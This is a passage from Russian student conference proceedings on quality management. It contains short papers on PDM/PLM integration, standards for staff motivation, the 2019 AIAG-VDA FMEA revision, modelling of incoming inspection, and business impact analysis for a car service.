4. Мирошников В.В., Борбаць Н.М., Горленко О.А. Развитие fmea-анализа на основе использования теории нечётких множеств. Вестник Брянского государственного технического университета. 2014. № 4 (44). С. 153-163.

5. Мирошников В.В., Борбаць Н.М. Методика оценки удовлетворенности заинтересованных сторон организации на основе применения нечетких множеств. Информационные технологии. 2007. № 3. С. 63-70.

Материал поступил в редколлегию 18.04.2024

УДК 658.5

Обеспечение стандартизации при применении PDM-систем на машиностроительном предприятии

Белякова Полина Александровна (ст. гр. 20-СиМ-смон-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Управление качеством, стандартизация и метрология», Манкевича Игоря Геннадьевича (mankevich05@mail.ru)

Аннотация: В работе описывается интеграция PDM и PLM систем с точки зрения стандартизации единого информационного пространства организации с приведением примера соответствующей информационной системы.

Ключевые слова: PDM-система, концепция PLM, САД-система.

PDM-системы (в переводе с англ. управление данными о продукте) сегодня применяются практически на любом машиностроительном предприятии.

С практической точки зрения PDM-система – это комплекс программного и аппаратного обеспечения, работа которого направлена на обеспечение и контроль технических и эксплуатационных характеристик продукции, а также обеспечение процессной деятельности предприятия.

Основной задачей PDM-систем является информационная поддержка процессов, отвечающих за жизненный цикл изделия, т.е. она затрагивает деятельность от маркетинговых исследований до введения изделия в эксплуатацию.

Раньше концепция PDM применялась непосредственно к производственным процессам, но в последние года произошло слияние с концепцией PLM – управлением жизненным циклом продукции (ЖЦП). Данная концепция изначально подразумевала управление информационными потоками,

начиная с этапа проектирования изделия, заканчивая этапом снятия его с эксплуатации. С технической точки зрения программный и аппаратный комплекс PDM обеспечивает хранение и управление данными, являясь, по сути, основой PLM-системы. Со временем применение данных двух концепций стало тождественным, поэтому они стали неотделимы друг от друга.

Применение PDM-решений позволяет получить быстрый доступ к актуальной информации об изделии на любом этапе жизненного цикла, что приводит к обеспечению качества, сокращению сроков производства и снижению себестоимости. Все это достигается за счет сокращения количества ошибок при проектировании и производстве, обеспечения контроля качества на всех этапах жизненного цикла, сокращения издержек на производственные процессы, обеспечения данными для анализа.

PDM-система обладает определенной структурой базовых программных решений, которые способны решить поставленные концепцией задачи. В нее входят (рис. 1):

1. EDM – система электронного документооборота.
2. PIM – система сбора и обработки информации.
3. TDM – система управления конструкторскими, эксплуатационными и техническими данными.
4. TIM – система отслеживания ключевых технических характеристик изготавливаемых изделий.




Рис. 1. Структура и компоненты PDM-системы

Таким образом, на основе данной структуры можно выделить следующие компоненты PDM-системы:

- CAD-система, отвечающая за проектирование;
- CAM-система, отвечающая за разработку процессов числового программного управления (ЧПУ);
- CAE-система, отвечающая за инженерные расчеты;
- CAPP-система, отвечающая за разработку техпроцессов;
- MPM-система, отвечающая за моделирование и анализ производства.

Подобные программные решения обычно интегрированы с PDM-системой. Однако, т.к. на предприятиях чаще всего применяются конкретные программные продукты, реализующие определенные функции на каждом из этапов ЖЦП, появляются определенные трудности в процессе их интеграции во внедряемую PDM-систему из-за различной стандартизации файлов хранения информации. Например, применение различных CAD-систем для технолога и конструктора. Поэтому нужна унификация базы данных, которая будет обеспечивать сбор и поддержку информации по изделию.

Это реализуется за счет применения API-функций – программных правил и механизмов, позволяющим обеспечить взаимодействие двух программных продуктов за счет общей стандартизации объектов программ. Рассмотрим пример для CAD-систем с помощью программного обеспечения (ПО) TechnologiCS [1].

В первую очередь PDM-система должна обеспечить интерфейсную составляющую, которая интегрируется в применяемое ПО. Без ее наличия невозможна реализация интеграции систем (рис. 2).




Рис. 2. Интерфейсная реализация интеграции информационных систем

Далее необходимо наличие возможности изменения и добавления атрибутов файлов, что позволит читать и редактировать свойства документов в системе. После редактирования будет создан соответствующий документ в PDM-системе о составе изделия. Это обеспечит синхронизацию и обмен данными между различными ПО внутри системы.

Основная сложность возникает при хранении данных о 3D-моделях. Такие модели включают в себя информацию составе файлов, составляющих модель (например детали, в сборке). Поэтому система должна преобразовать эти данные в отдельные файлы, не потеряв связи в модели, чтобы получить структуру, представленную на слайде 6. Также PDM-система должна загружать новые версии файлов для обеспечения актуализации данных.

На выходе PDM-система формирует единую спецификацию изделия, сформированную из различных источников. Данная информация становится

доступна всем участникам ЖЦП, помогая проводить анализ и производственные процессы.

Обеспечение описанной унификации функций в PDM-системах поможет стандартизировать внедрение их на любые предприятия и облегчить интеграцию с другими системами.

Список источников

1. Бачурин, А.В. Интеграция PDM-системы TechnologiCS с CAD-системами // А.В. Бачурин, А.В. Синельников // CADmaster №1(89) 2019. С. 26-29. – Текст : электронный // CADmaster.ru : [сайт]. – URL: https://www.cadmaster.ru/magazin/articles/cm_89_05.html (дата обращения: 15.03.2024).

2. Мирошников В.В., Борбаць Н.М. Методика оценки удовлетворенности заинтересованных сторон организации на основе применения нечетких множеств. Информационные технологии. 2007. № 3. С. 63-70.

2. Можяева Т.П. Статистическое оценивание swot-анализа процессов в системе менеджмента качества организации. Вектор науки Тольяттинского государственного университета. Серия: Экономика и управление. 2017. № 1 (28). С. 39-44.

4. Вавилин Я.А., Горленко О.А. Повышение качества машиностроительной продукции на основе обеспечения показателей ее безопасности. Вестник РГАТА имени П. А. Соловьева. 2015. № 1 (32). С. 112-118.

5. Дубина К.Н., Барабанова И.А. Анализ современных проблем национальной стандартизации. Современные материалы, техника и технологии. 2019. № 6 (27). С. 38-43.

Материал поступил в редколлегию 18.04.2024

УДК 658.562

Управление мотивацией персонала в контексте национальных и международных стандартов

Бравков Антон Владимирович (ст. гр. О-22 СиМ-смон-М)

Работа выполнена под руководством доцента кафедры «Управление качеством, стандартизация и метрология» Можяевой Татьяны Петровны (goa-bgtu@mail.ru)

Аннотация. Рассматривается подход к управлению мотивацией персонала в системе менеджмента качества организации на основе национальных и международных стандартов. Аргументируется целесообразность применения адаптированных к специфике отечественного кадрового менеджмента национальных и международных стандартов.

Ключевые слова: системы менеджмента качества, управление мотивацией, национальные и международные стандарты.

Корректное управление мотивационными процессами, входящими в качестве подпроцесса в процессы управления человеческими ресурсами, рассматривается, в том числе как условие эффективного функционирования системы менеджмента качества (СМК) организации. Анализ действующих международных и национальных стандартов в области менеджмента качества позволяет выявить ряд проблем, вызывающих трудности в однозначном определении трудовой мотивации, в частности [1-5]:

- отсутствие до недавнего времени международных стандартов, (национальных стандартов), регламентирующих процессы управления человеческими ресурсами в СМК, в том числе и мотивационные процессы;

- применение в действующих международных и национальных стандартах терминологии, связанной с данным управленческим явлением, без конкретизации ее трактовки.

Следует отметить, что до 2016 года не существовало международных (национальных) стандартов, направленных на управление кадровыми процессами, что усложняло работу по унификации кадровой деятельности. В 2016 году техническим комитетом ИСО/ТК 260 «Управление человеческими ресурсами» разработано семейство стандартов ISO 30400 [1], охватывающих основные принципы и направления кадровой деятельности в организации.

ISO 30400 : 2016 (в настоящее время действует его новая версия ISO 30400 : 2022) гармонизированы с международными стандартами ISO 9000 (ГОСТ Р ИСО 9000-2015 [2]), рассматриваемыми в качестве базовых документов для большинства интегрированных систем менеджмента организации. ISO 30400 не конфликтуют с ISO 9000 в области основополагающих подходов в организации управления человеческими ресурсами (процессный подход, риск-ориентированное мышление, цикл PDCA и пр.), что позволяет легко интегрировать их в СМК организации.

Стандарт не претендует на полноту определения кадровых терминов, учитывая их многогранность (например, в ISO 30400 понятие «мотивация» используется, однако терминологическое значение его не объясняется). Более того, предлагаемые техническим комитетом ИСО/ТК 260 стандарты ISO 30400:2016 (2022) не прошли адаптацию к практике отечественного менеджмента. В РФ пока отсутствуют национальные стандарты, идентичные ISO 30400:2022, что вызывает необходимость продолжения научной работы в данной предметной области.

При этом следует иметь в виду, что действующие международные и национальные стандарты, регламентирующие разработку и функционирование СМК организации и ее процессов в отраслях экономики, при различной степени детализации используют термин «мотивация» применительно к управлению человеческими ресурсами организации, но не раскрывают сути данного термина.

Например, ГОСТ Р 9000:2015 применяет данное понятие в определении используемой в нем терминологии.

Очевидно, что терминологический аппарат, используемый в проектировании мотивационных процессов СМК, является слабо идентифицированным и практически не разработан, что вызывает необходимость в дальнейшем выявления подходов и установления классифицирующего признака понятия «трудовая мотивация» в научных публикациях.

Список источников

1. ISO 30400:2022. Human resource management. Vocabular [Электронный ресурс]. URL: <https://www.iso.org/obp/ui/#iso:std:iso:30400:ed-2:v1:en> (дата обращения: 18.03.2024).

2. ГОСТ Р ИСО 9000-2015. Система менеджмента качества. Основные положения и словарь = Quality management systems. Fundamentals and vocabulary : нац. стандарт Российской Федерации : изд. офиц. : утв. и введ. в действие приказом Федер. агентства по техн. регулированию и метрологии от 28 сент. 2015 г. № 1390-ст : введ. впервые : дата введ. 2015-11-01 / подгот. Всероссийским научно-исследовательским институтом сертификации (ВНИИС). – Москва : Стандартинформ, 2018. – IV, 49, [33] с.

3. Можяева, Т. П. Управление человеческими ресурсами в интегрированной системе менеджмента организации / Т. П. Можяева, А. З. Симкин, А. С. Проскурин // Менеджмент в России и за рубежом. – 2022. – № 1. – С. 67-74.

4. Можяева, Т. П. Мотивационные процессы системы менеджмента качества : монография / Т. П. Можяева, А. З. Симкин, А. С. Проскурин. – Брянск: БГТУ, 2023. – 182 с.

5. Можяева, Т.П. Регламентация кадровых процессов системы качества предприятия на основе ISO 30400 / Т.П. Можяева, А.З. Симкин, А.С. Проскурин // Отечественный и зарубежный опыт обеспечения качества в машиностроении: сб. докладов III Всерос. науч.-техн. конф. (06-08 апр. 2022 г., г. Тула). – Тула: Изд-во ТулГУ, 2022. – С. 227-230.

Материал поступил в редколлегию 18.04.2024

УДК 005.6

Анализ положений методологии FMEA последнего поколения

Васюкова Наталья Игоревна (ст. гр. О-20-УК-укс-Б)

Работа выполнена под руководством доцента кафедры «Управление качеством, стандартизация и метрология», Вавилина Ярослава Александровича (vavilin@bk.ru)

Аннотация: в статье рассмотрены основные изменения, касающиеся стандарта по FMEA, являющийся совместной разработкой AIAG и VDA. В 2019 году вышла новая версия стандарта, повлекшая за собой значительные преобразования в управлении рисками на основе данного метода.

Ключевые слова: управление рисками, FMEA-анализ, риск, стандарт, методы менеджмента качества.

Наиболее распространенным методом управления рисками является FMEA-анализ. Существует целый ряд документов, описывающих проведение FMEA. В автомобильной промышленности наиболее распространены следующие документы: руководство AIAG [1] по проведению FMEA, разработанное Группой действий автомобильной промышленности (Automotive Industry Action Group, AIAG), и документ VDA 4 [2], созданный Немецкой ассоциацией автомобильной промышленности (Verband der Automobilindustrie, VDA).

3 июня 2019 г. был опубликован новый стандарт по FMEA1 [3], являющийся совместной разработкой AIAG2 и VDA3. В связи с чем были рассмотрены основные изменения нового руководства.

Метод описан как процесс, имеющий семь шагов:

- 1) подготовка и планирование;
- 2) анализ структуры элементов;
- 3) анализ структуры функций;
- 4) анализ структуры отказов;
- 5) оценка рисков;
- 6) оптимизация;
- 7) документация результатов.

Также значительные изменения произошли в оценке риска. Шкалы для рейтингов значимости, вероятности возникновения и возможности обнаружения пересмотрены по содержанию для каждого рейтинга (табл. 1).

Таблица 1 – Шкалы для рейтингов значимости, вероятности возникновения и возможности обнаружения

З	В	О	ПД	Обоснование действий
9-10	6-10	2-10	Б	Высокий приоритет действий связан с их последствиями для безопасности и требованиями к ним регуляторов, а также высокой вероятностью возникновения
9-10	4-5	7-10	Б	Высокий приоритет действий связан с их последствиями для безопасности и требованиями к ним регуляторов, а также средней вероятностью возникновения и низкой возможностью обнаружения
9-10	4-5	5-6	Б	Высокий приоритет действий связан с их последствиями для безопасности и требованиями к ним регуляторов, а также средней вероятностью возникновения и средней возможностью обнаружения
9-10	4-5	2-4	С	Средний приоритет действий связан с их последствиями для безопасности и требованиями к ним регуляторов, а также

З	В	О	ПД	Обоснование действий
				средней вероятностью возникновения и высокой возможностью обнаружения
9-10	2-3	7-10	Б	Высокий приоритет действий связан с их последствиями для безопасности и требованиями к ним регуляторов, а также низкой возможностью обнаружения
9-10	2-3	5-6	С	Средний приоритет действий связан с их последствиями для безопасности и требованиями к ним регуляторов, а также низкой вероятностью возникновения и средней возможностью обнаружения
9-10	2-3	2-4	Н	Низкий приоритет действий связан с их последствиями для безопасности и требованиями к ним регуляторов, а также низкой вероятностью возникновения и высокой возможностью обнаружения

Также произошел окончательный отказ от показателя числа приоритетности риска. Уровень риска в новом документе предлагается оценивать как приоритет действий (ПД). ПД может принимать три значения: большой, средний и низкий в зависимости от значений З, В и О (рис. 1).

Из VDA 4 в гармонизированный том перешла и была расширена тема дополнительного FMEA для мониторинга и отклика системы на причину потенциального отказа – FMEA-MSR.

В стандарте более четко объяснена связь между DFMEA и PFMEA в цепочках поставок с учетом защиты интеллектуальной собственности, а также отражено взаимодействие FMEA с другими методами менеджмента качества, такими как QFD, FTA, DFMEA.

Табличные формы документирования результатов FMEA приведены в соответствии с новой структурой метода, включая формы отражения структур элементов, функций и отказов, и отслеживания изменений.

Рассмотрена тема специальных характеристик, важных для обеспечения безопасности и функциональности продукции.

Гармонизированы термины и определения, важные для FMEA.




Рисунок 1 – Пример оценки приоритета действий

Таким образом, на основании данных изменений многим отечественным организациям, в частности связанным с автомобилестроением, необходимо пересмотреть процессы управления рисками на основании FMEA-анализа.

Список источников

1. AIAG: официальный сайт [Электронный ресурс]. – URL: www.aiag.org (дата обращения 15.12.2023)
2. VDA 4. Менеджмент качества в автомобильной промышленности. Обеспечение качества в ландшафте процессов. – 2-е изд., перераб. и доп. – 2017. – 500 с.
3. Амяльев, А.А. Новый стандарт по FMEA: совместное издание AIAG и VDA // Методы менеджмента качества. – 2019. – №11. – С. 1-6.
4. Дубина К.Н., Барабанова И.А. Анализ современных проблем национальной стандартизации. Современные материалы, техника и технологии. 2019. № 6 (27). С. 38-43.
5. Можяева Т.П., Ерохина В.А. Управление мотивацией работников в смк предприятия на основе идентификации персональных ценностей. Вестник Брянского государственного технического университета. 2012. № 2 (34). С. 132-139.

Материал поступил в редколлегию 18.04.2024

УДК 658.5

Исследование процесса входного контроля и разработка рекомендаций по его улучшению

Гирина Виолетта Александровна (ст. гр. О-20-СиМ-смп-Б)

Работа выполнена под руководством доцента кафедры «Управление качеством, стандартизация и метрология», Барабановой Ирины Александровны (steshkova@yandex.ru)

Аннотация. Статья посвящена исследованию и моделированию процесса входного контроля на машиностроительном предприятии. Построены модели процесса. Предложены рекомендации по предупреждению риска.

Ключевые слова: менеджмент качества, входной контроль, процесс, моделирование, улучшение.

Важным элементом СМК является входной контроль, т.к. он определяет качество поступающих материалов и влияет на конечные показатели и характеристики выпускаемой продукции. Проведение входного контроля качества изделий машиностроительного предприятия позволяет предотвратить использование дефектных материалов, гарантировать высокий уровень надёжности и безопасности продукции, обеспечить соответствие поставляемых деталей и компонентов требованиям, установленным компанией.

В настоящее время процесс входного контроля регулируется ГОСТ 24297-2013 [1] и включает в себя проверку материалов, изделий и их компонентов на стадии поступления на предприятие или на производство с целью выявления и исключения дефектов, несоответствий или некачественных характеристик, негативно влияющих на конечное качество продукции.

Для наглядного представления и удобства проведения анализа выполнено моделирование процесса входного контроля на основе методологии IDEF0, основанной на иерархической декомпозиции функций процессов и позволяющей определить потоки информации, выявить проблемные места и оптимизировать работы. На рис. 1 представлена корневая диаграмма процесса, включающая входы, выходы, а также управляющие воздействия и ресурсы.




Рис. 1. Корневая диаграмма процесса «Входной контроль продукции»

Для уточнения данных разработана диаграмма декомпозиции первого уровня (рис. 2), включающая этапы проведения входного контроля,




Рис. 2. Диаграмма декомпозиции первого уровня процесса «Проведение входного контроля»




Рис. 3. Диаграмма подпроцесса «Контроль соответствия»

После моделирования целесообразно провести анализ реальных (потенциальных) рисков исследуемого процесса. Для этого применимы инструменты менеджмента качества, установленные в ГОСТ Р МЭК 31010-2021 [2]. При этом для оценки вероятности возникновения рисков может быть

применён метод «дерева» решений, FMEA метод, Байесовский метод и другие. Для наиболее значимых рисков процесса, в целях его улучшения, должны быть разработаны мероприятия по устранению их причин, такие как: разработка стандарта; оптимизация рабочего места [3]; внедрение специалиста ОТК [4]; анализ процессов (оценка слабых мест) и др.

Реализация вышеперечисленных методов и мероприятий позволит повысить квалификацию работников в сфере организации входного контроля продукции и изделий, снизить количество брака на предприятии, повысить уровень безопасности и надёжности выпускаемой продукции.

Список источников

1. ГОСТ 24297-2013 «Верификация закупленной продукции. Организация проведения и методы контроля». – М.: Стандартинформ, 2014. – 12 с.
2. ГОСТ Р МЭК 31010-2021. Надёжность в технике. Методы оценки риска. – М.: Российский институт стандартизации, 2021. – 94 с.
3. Барабанова, И. А. Методика интегрированной стандартизации работ и рабочего места на машиностроительном предприятии / И. А. Барабанова, Г. В. Ефимова, К. Д. Зайцева // Информационно-экономические аспекты стандартизации и технического регулирования. – 2021. – № 1(59). – С. 9-16. – EDN DVNEWWD.
4. Барабанова, И. А. Анализ методологического подхода к обеспечению качества образования экспертов по стандартизации / И. А. Барабанова // Технологическое обеспечение и повышение качества изделий машиностроения и авиакосмической отрасли : сборник научных статей 14-ой международной научно-технической конференции, посвященной 50-летию Брянской научной школы технологов-машиностроителей, Брянск, 05–07 октября 2022 года. – Брянск: Брянский государственный технический университет, 2022. – С. 302-305. – EDN ORMZOS.
5. Мирошников В.В., Борбаць Н.М., Ефимова Г.В. Совместное управление возможностями и рисками процессов в смк. Компетентность. 2017. № 7 (148). С. 40-45.

Материал поступил в редколлегию 18.04.2024

УДК 658.5

Совершенствование деятельности организации с применением методологии анализа воздействия на бизнес ВИА

Голик Марина Викторовна (ст. гр. О-20-УК-укс-Б)

Работа выполнена под руководством доцента кафедры «Управление качеством, стандартизация и метрология», Вавилина Ярослава Александровича (vavilin@bk.ru)

Аннотация: в данной статье рассмотрен пример применения метода анализ воздействия на бизнес для бизнес-процесса обслуживание клиента в автосервисе. В соответствии с данным методом была разработана карта рисков и возможных последствий процессов, а также градация по уровню критичности и последствий для бизнеса, градация по видам воздействия и уровню критичности воздействия.

Ключевые слова: управление рисками, риск, анализ воздействия на бизнес, бизнес-процессы, карта рисков.

Анализ воздействия на бизнес ВИА (англ. Business Impact Analysis) позволяет исследовать последствия инцидентов и событий на деятельность организации, а также идентифицировать и количественно оценить возможности организации по управлению в этих условиях.

В качестве примера применения данного метода был взят бизнес-процесс обслуживания клиента в автосервисе. В соответствии с методикой проведения анализа рисков ВИА для начала был оценен объем работ – все ключевые операции, входящие в границы данного проекта.

Наиболее значимые операции, входящие в границы обслуживания клиента, следующие:

- 1) встреча клиента;
- 2) выявление первичных потребностей;
- 3) составление заказ-наряда;
- 4) предложение дополнительных услуг;
- 5) расчет стоимости услуг;
- 6) подписание документации;
- 7) выявление вторичных потребностей;
- 8) корректировка заказ-наряда;
- 9) выполнение работ;
- 10) оплата и получение чека;
- 11) телефонное информирование о качестве выполненных работ.

Одним из наиболее важных этапов проведения ВИА-анализа является составление перечня рисков и их последствий на основании составленного списка бизнес-процессов. Собранная информация в отношении бизнес-процессов по обслуживанию клиентов представлена в табл. 1.

Таблица 1 – Карта рисков и возможных последствий

№	Наименование	Возможные последствия
1	Риск уменьшения в зоне действия автосервиса парка моделей машин, с которыми работает автосервис	Данный риск может привести к снижению количества клиентов, что в свою очередь напрямую влияет на прибыль компании и заработную плату сотрудников
2	Риск уменьшения притока новых клиентов	Данный риск может привести к снижению средней суммы чека, так как постоянные клиенты чаще всего уже обслужили свои авто и раз в сезон меняют жидкости, резину и т.п., что в свою очередь напрямую

№	Наименование	Возможные последствия
		влияет на прибыль компании и заработную плату сотрудников
3	Риск отключения электроэнергии, водоснабжения	Данный риск может привести к полной остановке работы сервиса, задержке сдачи авто, недовольству клиентов. В редких случаях возможна случайная поломка имущества клиентов
4	Риск роста количества претензий по качеству обслуживания	Данный риск может привести к снижению количества клиентов, возникновению плохой репутации сервиса, увольнению сотрудников за плохую работу
